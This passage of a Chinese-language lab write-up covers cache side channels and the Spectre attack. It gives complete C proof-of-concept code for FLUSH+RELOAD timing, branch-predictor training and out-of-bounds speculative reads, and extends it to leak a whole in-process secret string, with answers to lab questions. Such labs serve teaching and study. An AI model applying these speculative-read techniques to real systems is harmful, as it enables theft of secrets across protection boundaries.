10     int junk=0;
11     register uint64_t time1, time2;
12     volatile uint8_t *addr;
13     int i;
14     // Initialize the array
15     for(i=0; i<10; i++) array[i*4096]=1;
16     // FLUSH the array from the CPU cache
17     for(i=0; i<10; i++) _mm_clflush(&array[i*4096]);
18     // Access some of the array items
19     array[3*4096] = 100;
20     array[7*4096] = 200;
21     for(i=0; i<10; i++) {
22         addr = &array[i*4096];
23         time1 = __rdtscp(&junk);    junk = *addr;
24         time2 = __rdtscp(&junk) - time1;
25         printf("Access time for array[%d*4096]: %d CPU cycles\n", i, (int)time2);
26     }
27     return 0;
28 }
29

```

array[3 \* 4096]: 表示访问数组中第 3 个块 (Block/Page) 的起始位置。

array[7 \* 4096]: 表示访问数组中第 7 个块的起始位置。

**4096** 是一个非常特殊的数字。在大多数现代操作系统 (如 Linux 和 Windows) 中，**4096 字节 (4KB)** 是一个内存页 (Memory Page) 的大小。

使用 `i * 4096` 的目的通常是为了确保每次访问都落在不同的物理内存页上

从结果发现，访问已经缓存过的array [3\*4096]与array [7\*4096]耗时比访问其他位置耗时短得多。

## 2. 使用缓存作为侧信道

### 使用技术：FLUSH+RELOAD

1. FLUSH: 将整个数组从缓存中清除，以确保数组没有被缓存。
2. 调用受害者函数，该函数根据秘密值访问数组中的一个元素。这将导致对应数组元素被缓存。
3. RELOAD: 重新加载整个数组并测量重新加载每个元素所需的时间。如果某个特定元素的加载时间比较快，则很可能这个元素已经存在于缓存中。这个元素必定是受害者函数所访问的那个元素，因此我们就可以确定秘密值是什么。

```
1 #include <emmintrin.h>
2 #include <x86intrin.h>
3 #include <stdlib.h>
4 #include <stdio.h>
5 #include <stdint.h>
6
7 uint8_t array[256*4096];
8 int temp;
9 unsigned char secret = 94;
10 /* cache hit time threshold assumed*/
11 #define CACHE_HIT_THRESHOLD (80)
12 #define DELTA 1024
13
14 void victim()
15 {
16     temp = array[secret*4096 + DELTA];
17 }
18 void flushSideChannel()
19 {
20     int i;
21     // Write to array to bring it to RAM to prevent Copy-on-write
22     for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
23     //flush the values of the array from cache
24     for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
25 }
26
27 void reloadSideChannel()
28 {
29     int junk=0;
30     register uint64_t time1, time2;
31     volatile uint8_t *addr;
32     int i;
33     for(i = 0; i < 256; i++){
34         addr = &array[i*4096 + DELTA];
35         time1 = __rdtscp(&junk);
36         junk = *addr;
37         time2 = __rdtscp(&junk) - time1;
38         if (time2 <= CACHE_HIT_THRESHOLD){
39             printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
40             printf("The Secret = %d.\n",i);
41         }
42     }
43 }
44
45 int main(int argc, const char **argv)
46 {
47     flushSideChannel(); //清除CPU缓存
```

```
48     victim(); //受害者访问secret
49     reloadSideChannel(); //重新加载内存块，看时间
50     return (0);
51 }
52
```

为什么要加 `DELTA` (1024) ?

CPU 并不是一个字节一个字节地从内存往缓存里搬东西。为了效率，它每次最少搬运 **64 字节**，这一块数据被称为 **Cache Line (缓存行)**。如果你访问数组的第一个元素 `array[0]`，CPU 会顺便把紧挨着 `array[0]` 前面的那些数据也搬进缓存。

加了`DELTA`后，数据被深埋在物理页中间，完全避开了相邻变量和 CPU 边界预取的干扰。

观察哪个内存块的访问时间最少，`secret`就是多少。（这里的`secret`只是实验设定的抽象概念，不用细究，后面的实验会有实际含义）

### 3. 乱序执行与分支预测

#### 乱序执行

代码块

```
1 data = 0
2 if(x < size){
3     data = data + 5;
4 }
```

乱序执行是一种优化技术，它允许 CPU 最大化利用所有的执行单元。只要指令所需要的数据已经准备好了，CPU 会并行地执行它们，而不是严格按照顺序来执行指令。

即使 `x` 大于 `size`，第 3 行也可能被执行，因为执行比较 `x` 与 `size` 命令的时间大于加载 `data` 数据的时间，因此 CPU 会在尚未判断出 `x` 与 `size` 大小关系的时候执行 `if` 分支内的内容。

#### 分支预测

代码块

```
1 data = 0
2 for (int i = 0; i<=1000; i++)
3 {
4     if(x < size){
5         data = data + 5;
6     }
7 }
```

如果在多次循环中,x一直小于size, 那么在下一次循环中, CPU倾向于认为x还是会小于size, 因此进行乱序执行。

同理, 如果如果在多次循环中,x一直大于size, 那么在下一次循环中, CPU倾向于认为x还是会大于size, 因此倾向于不执行if内的分支语句。

实验代码:

代码块

```

1 #include <emmintrin.h>
2 #include <x86intrin.h>
3 #include <stdlib.h>
4 #include <stdio.h>
5 #include <stdint.h>
6
7 #define CACHE_HIT_THRESHOLD (80)
8 #define DELTA 1024
9
10 int size = 10;
11 uint8_t array[256*4096];
12 uint8_t temp = 0;
13
14 void flushSideChannel()
15 {
16     int i;
17
18     // Write to array to bring it to RAM to prevent Copy-on-write
19     for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
20
21     //flush the values of the array from cache
22     for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
23 }
24
25 void reloadSideChannel()
26 {
27     int junk=0;
28     register uint64_t time1, time2;
29     volatile uint8_t *addr;
30     int i;
31     for(i = 0; i < 256; i++){
32         addr = &array[i*4096 + DELTA];
33         time1 = __rdtscp(&junk);

```

```

34     junk = *addr;
35     time2 = __rdtscp(&junk) - time1;
36     if (time2 <= CACHE_HIT_THRESHOLD){
37         printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
38         printf("The Secret = %d.\n", i);
39     }
40 }
41 }
42
43 void victim(size_t x)
44 {
45     if (x < size) {
46         temp = array[x * 4096 + DELTA];
47     }
48 }
49
50 int main() {
51     int i;
52
53     // FLUSH the probing array
54     flushSideChannel();
55
56     // 训练CPU使得x有小于size的倾向
57     for (i = 0; i < 10; i++) {
58         victim(i);
59     }
60
61     // Exploit the out-of-order execution
62     _mm_clflush(&size);
63     for (i = 0; i < 256; i++)
64         _mm_clflush(&array[i*4096 + DELTA]);
65     victim(97);
66
67     // RELOAD the probing array
68     reloadSideChannel();
69
70     return (0);
71 }

```

结果就是，虽然 $97 > \text{size} = 10$ ，但CPU还是读取了97号缓存页

如果注释掉：`_mm_clflush(&size);`，则不会执行分支语句

即没有清理size的缓存，那么 $\text{if } (x < \text{size})$ 就会执行的很快，进而不等执行分支语句，判断就完成了，因此不再执行分支语句。

如果将训练改为使得CPU有认为 $x > \text{size}$ 的倾向，攻击也不会成功 ( $\text{victim}(i+20)$ )

## 4. 幽灵攻击

代码块

```
1 #include <emmintrin.h>
2 #include <x86intrin.h>
3 #include <stdlib.h>
4 #include <stdio.h>
5 #include <stdint.h>
6
7 unsigned int bound_lower = 0;
8 unsigned int bound_upper = 9;
9 uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};
10 char *secret = "Some Secret Value"; //s紧跟着存储在buffer数组的后面
11 uint8_t array[256*4096];
12
13 #define CACHE_HIT_THRESHOLD (80)
14 #define DELTA 1024
15
16 // Sandbox Function
17 uint8_t restrictedAccess(size_t x)
18 {
19     if (x <= bound_upper && x >= bound_lower) {
20         return buffer[x];
21     } else {
22         return 0;
23     }
24 }
25
26 void flushSideChannel()
27 {
28     int i;
29     // Write to array to bring it to RAM to prevent Copy-on-write
30     for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
31     //flush the values of the array from cache
32     for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
33 }
34
35 void reloadSideChannel()
36 {
37     int junk=0;
38     register uint64_t time1, time2;
39     volatile uint8_t *addr;
40     int i;
```

```

41     for(i = 0; i < 256; i++){
42         addr = &array[i*4096 + DELTA];
43         time1 = __rdtscp(&junk);
44         junk = *addr;
45         time2 = __rdtscp(&junk) - time1;
46         if (time2 <= CACHE_HIT_THRESHOLD){
47             printf("array[%d*4096 + %d] is in cache.\n", i, DELTA);
48             printf("The Secret = %d(%c).\n", i, i);
49         }
50     }
51 }
52 void spectreAttack(size_t index_beyond)
53 {
54     int i;
55     uint8_t s;
56     volatile int z;
57     //训练CPU，使其认为i不会数组越界
58     for (i = 0; i < 10; i++) {
59         restrictedAccess(i);
60     }
61     // Flush bound_upper, bound_lower, and array[] from the cache.
62     _mm_clflush(&bound_upper);
63     _mm_clflush(&bound_lower);
64     for (i = 0; i < 256; i++) { _mm_clflush(&array[i*4096 + DELTA]); }
65     for (z = 0; z < 100; z++) { }
66     // Ask restrictedAccess() to return the secret in out-of-order execution.
67     s = restrictedAccess(index_beyond);
68     array[s*4096 + DELTA] += 88; //拿秘密值访问自定义数组
69 }
70
71 int main() {
72     flushSideChannel();
73     size_t index_beyond = (size_t)(secret - (char*)buffer);
74     printf("secret: %p \n", secret);
75     printf("buffer: %p \n", buffer);
76     printf("index of secret (out of bound): %ld \n", index_beyond);
77     spectreAttack(index_beyond); //传了一个会数组越界的索引
78     reloadSideChannel(); //根据各缓存块访问时间，找到secret
79     return (0);
80 }
81

```

uint8\_t array[256\*4096];为攻击者为了找出"s"字节自定义的数组，

`s = restrictedAccess(index_beyond);` 这里，虽然攻击者最终得不到s的值（因为越界），但是会触发乱序执行，s的值已经被放入CPU缓存中了

`array[s*4096 + DELTA] += 88;` 这里，趁着越界检查还没完成，攻击者用缓存中s的值访问一下自定义数组，将s号页放入CPU缓存中。

最后，检查array数组的缓存情况就好了

运行结果显示Secret被成功读取到了（一个字节）：S。

**问题：为什么array[0\*4096+1024]也会在CPU缓存中呢？**

最终s因为没有权限被读取，都会回滚成0，进而执行的是 `array[0*4096 + DELTA] += 88;`，因此0号页也被放入缓存中。因此，判断时要把0排除

## 5. 增加幽灵攻击准确率

使用统计技术。这个想法是创建一个大小为 256 的分数数组，每个可能的秘密值都有一个元素。然后我们多次进行攻击。每次，如果我们的攻击程序说 k 是秘密（这个结果可能是假的），我们就会在 `scores[k]` 上加 1。在多次运行攻击后，我们使用得分最高的 k 值作为我们对秘密的最终估计。\*\*这将产生比基于单次运行的估计更可靠的估计。修改后的代码如下所示

代码块

```
1 #include <emmintrin.h>
2 #include <x86intrin.h>
3 #include <stdlib.h>
4 #include <stdio.h>
5 #include <stdint.h>
6 #include <unistd.h>
7
8
9 unsigned int bound_lower = 0;
10 unsigned int bound_upper = 9;
11 uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};
12 uint8_t temp = 0;
13 char *secret = "Some Secret Value";
14 uint8_t array[256*4096];
15
16 #define CACHE_HIT_THRESHOLD (80)
17 #define DELTA 1024
18
19 // Sandbox Function
20 uint8_t restrictedAccess(size_t x)
21 {
22     if (x <= bound_upper && x >= bound_lower) {
23         return buffer[x];
24     } else {
```

```

25         return 0;
26     }
27 }
28
29 void flushSideChannel()
30 {
31     int i;
32     // Write to array to bring it to RAM to prevent Copy-on-write
33     for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
34     //flush the values of the array from cache
35     for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 + DELTA]);
36 }
37
38 static int scores[256];
39 void reloadSideChannelImproved()
40 {
41     int i;
42     volatile uint8_t *addr;
43     register uint64_t time1, time2;
44     int junk = 0;
45     for (i = 0; i < 256; i++) {
46         addr = &array[i * 4096 + DELTA];
47         time1 = __rdtscp(&junk);
48         junk = *addr;
49         time2 = __rdtscp(&junk) - time1;
50         if (time2 <= CACHE_HIT_THRESHOLD)
51             scores[i]++;
52     }
53 }
54
55 void spectreAttack(size_t index_beyond)
56 {
57     int i;
58     uint8_t s;
59     volatile int z;
60
61     for (i = 0; i < 256; i++) { _mm_clflush(&array[i*4096 + DELTA]); }
62
63     // Train the CPU to take the true branch inside victim().
64     for (i = 0; i < 10; i++) {
65         restrictedAccess(i);
66     }
67
68     // Flush bound_upper, bound_lower, and array[] from the cache.
69     _mm_clflush(&bound_upper);
70     _mm_clflush(&bound_lower);
71     for (i = 0; i < 256; i++) { _mm_clflush(&array[i*4096 + DELTA]); }

```

```

72     for (z = 0; z < 100; z++) { }
73     //
74     // Ask victim() to return the secret in out-of-order execution.
75     s = restrictedAccess(index_beyond);
76     array[s*4096 + DELTA] += 88;
77 }
78
79 int main() {
80     int i;
81     uint8_t s;
82     size_t index_beyond = (size_t)(secret - (char*)buffer);
83
84     flushSideChannel();
85     for(i=0;i<256; i++) scores[i]=0;
86
87     for (i = 0; i < 1000; i++) {
88         printf("*****\n"); // This seemly "useless" line is necessary for the
attack to succeed
89         spectreAttack(index_beyond);
90         usleep(10);
91         reloadSideChannelImproved();
92     }
93
94     int max = 0;
95     for (i = 0; i < 256; i++){
96         if(scores[max] < scores[i]) max = i;
97     }
98
99     printf("Reading secret value at index %ld\n", index_beyond);
100    printf("The secret value is %d(%c)\n", max, max);
101    printf("The number of hits is %d\n", scores[max]);
102    return (0);
103 }
104

```

## Q1:scores[0]问题

直接编译运行程序后，会发现scores数组中scores[0]的值是最大的，请解释原因，并且修改上面的代码，使得程序打印出真正的秘密值。

因为对buffer[index\_beyond]的访问最终都会失败的；函数返回的值最终还是为0，也就是说，array[0\*4096+1024]永远都会被放入CPU缓存，对scores [0]计数是无意义的（除非秘密值为0）。

修改：

代码块

```
1 int max = 1; //这里将max=0改为max=1即可跳过0
2 for (i = 1; i < 256; i++){
3     if(scores[max] < scores[i]) max = i;
4     printf("score[%d]:%d\n", i, scores[i]);
5 }
```

## Q2:注释掉printf("\*\*\*\*\*\n");的影响

代码块

```
1 for (i = 0; i < 1000; i++) {
2     //printf("*****\n"); // This seemly "useless" line is necessary for the
3     // attack to succeed
4     spectreAttack(index_beyond);
5     usleep(10);
6     reloadSideChannelImproved();
7 }
```

则scores数组中的每一个数（除了scores[0]）都是0，即CPU并没有执行那一条分支预测，

猜测：可能是多了一条IO语句，对程序执行时间产生延迟（从而CPU就会使用乱序执行，以提升计算资源的利用率），就跟下面的usleep(10)函数一样，不同操作系统对IO的操作不一样，所以会导致结果不同，

## Q3:改变usleep()的时间的影响

休眠10微妙，命中数20，

休眠100微妙，命中数46，

休眠1000微妙，命中数127，

休眠10000微妙（0.01秒），命中数5，

休眠30000微妙（0.03秒），命中数0，

休眠50000微妙（0.05秒），命中数0，

**现象描述：**随着休眠时间的不断变长，命中数先增加，后减少，直至为0，

**分析：**

- 刚开始增加休眠时间时，比10微妙长的休眠时间（**usleep** 时间）可能导致乱序执行和指令重排的影响更加显著，使得CPU在乱序执行时，缓存内存入的数据更多，

- 乱序执行的结果并不是无限期保留的。处理器会设置一些限制来确保乱序执行的结果在一定时间内被放弃，以避免对系统的影响过大。如果休眠时间过长，那么处理器可能会在攻击者观察前完成秘密值缓存的读取或者缓存中的数据可能已经被替换掉。
  - 当休眠时间过一定了的阈值后再继续增加，scores[83]的值就普遍开始减小了，当休眠时间再增加，可能成功率（命中数）就会变为0。

## 6. 偷取整个字符串

要读取所秘密字符串的所有值，那就写一个循环，依次下一个字符。之前的只是输出命中的内存块的索引，通过改进Task4的代码我们可以输出字符串，除了第一个字符其他都能打印出来。

具体改进是通过for循环从secret头指针开始偏移

```
size_t larger_x = (size_t)(secret-(char*)buffer + x);
```

代码块

```

1 #include <emmintrin.h>
2 #include <x86intrin.h>
3 #include <stdlib.h>
4 #include <stdio.h>
5 #include <stdint.h>
6 #include <string.h>
7 #include <unistd.h>
8
9 unsigned int buffer_size = 10;
10 uint8_t buffer[10] = {0,1,2,3,4,5,6,7,8,9};
11 uint8_t temp = 0;
12 char *secret = "I am popola!!!!";
13 uint8_t array[256*4096];
14
15 #define CACHE_HIT_THRESHOLD (80)
16 #define DELTA 1024
17
18 // Sandbox Function
19 uint8_t restrictedAccess(size_t x)
20 {
21     if (x < buffer_size) {
22         return buffer[x];
23     } else {
24         return 0;
25     }
26 }
27
28 void flushSideChannel()
29 {
```

```

30     int i;
31     // Write to array to bring it to RAM to prevent Copy-on-write
32     for (i = 0; i < 256; i++) array[i*4096 + DELTA] = 1;
33     //flush the values of the array from cache
34     for (i = 0; i < 256; i++) _mm_clflush(&array[i*4096 +DELTA]);
35 }
36
37 static int scores[256];
38 void reloadSideChannelImproved()
39 {
40     int i;
41     volatile uint8_t *addr;
42     register uint64_t time1, time2;
43     int junk = 0;
44     for (i = 0; i < 256; i++) {
45         addr = &array[i * 4096 + DELTA];
46         time1 = __rdtscp(&junk);
47         junk = *addr;
48         time2 = __rdtscp(&junk) - time1;
49         if (time2 <= CACHE_HIT_THRESHOLD)
50             scores[i]++;
51     }
52 }
53
54 void spectreAttack(size_t larger_x)
55 {
56     int i;
57     uint8_t s;
58     volatile int z;
59     for (i = 0; i < 256; i++) { _mm_clflush(&array[i*4096 + DELTA]); }
60     // Train the CPU to take the true branch inside victim().
61     for (i = 0; i < 10; i++) {
62         _mm_clflush(&buffer_size);
63         for (z = 0; z < 100; z++) { }
64         restrictedAccess(i);
65     }
66     // Flush buffer_size and array[] from the cache.
67     _mm_clflush(&buffer_size);
68     for (i = 0; i < 256; i++) { _mm_clflush(&array[i*4096 + DELTA]); }
69     // Ask victim() to return the secret in out-of-order execution.
70     for (z = 0; z < 100; z++) { }
71     s = restrictedAccess(larger_x);
72     array[s*4096 + DELTA] += 88;
73 }
74
75 int main() {
76     int i;

```

```
77     uint8_t s;
78     for (int x = 0; x<17; x++)
79     {
80         memset(scores, 0, sizeof(scores));
81         size_t larger_x = (size_t)(secret-(char*)buffer + x);
82         flushSideChannel();
83         for(i=0;i<256; i++) scores[i]=0;
84         for (i = 0; i < 1000; i++) {
85             spectreAttack(larger_x);
86             reloadSideChannelImproved();
87         }
88         int max = 1;
89         for (i = 1; i < 256; i++){
90             if(scores[max] < scores[i])
91                 max = i;
92         }
93         printf("Reading secret value at %p = ", (void*)larger_x);
94         usleep(100);
95         printf("The secret value is %d \t %c\n", max,max);
96         printf("The number of hits is %d\n", scores[max]);
97     }
98     return (0);
99 }
100
```